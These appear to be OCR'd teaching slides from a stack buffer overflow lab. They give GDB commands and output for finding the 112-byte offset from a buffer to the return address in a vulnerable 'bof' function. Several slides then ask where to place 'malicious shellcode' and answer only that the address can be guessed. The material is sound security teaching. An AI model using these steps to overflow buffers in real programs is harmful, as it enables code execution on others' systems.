
1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp
5. Find the address of buffer
6. Calculate the difference between ebp and buffer



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

We need to add 4 to reach the return address

108 + 4 = 112 is our total offset



```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
   (…)
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
17      {
gdb-peda$ n
   (…)
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```

1. Set a breakpoint at bof()

2. Run the program until it reaches the breakpoint

3. Step into the bof function


4. Find the address of $ebp

5. Find the address of buffer

6. Calculate the difference between ebp and buffer

TL;DR GDB


Step 2: Find the address to place our malicious **shellcode**



How should we find the address for our injected code???

We don’t know the address of bof’s stack frame

Step 2: Find the address to place our malicious **shellcode**




How should we find the address for our injected code?

We can guess!

What should our *stuff* be in in payload be?

Does it matter?


Step 2: Find the address to place our malicious **shellcode**



How should we find the address for our injected code?

We can guess!


Step 2: Find the address to place our malicious **shellcode**



How should we find the address for our injected code?

We can guess!


Step 2: Find the address to place our malicious **shellcode**



How should we find the address for our injected code?

We can guess!

Step 2: Find the address to place our malicious **shellcode**



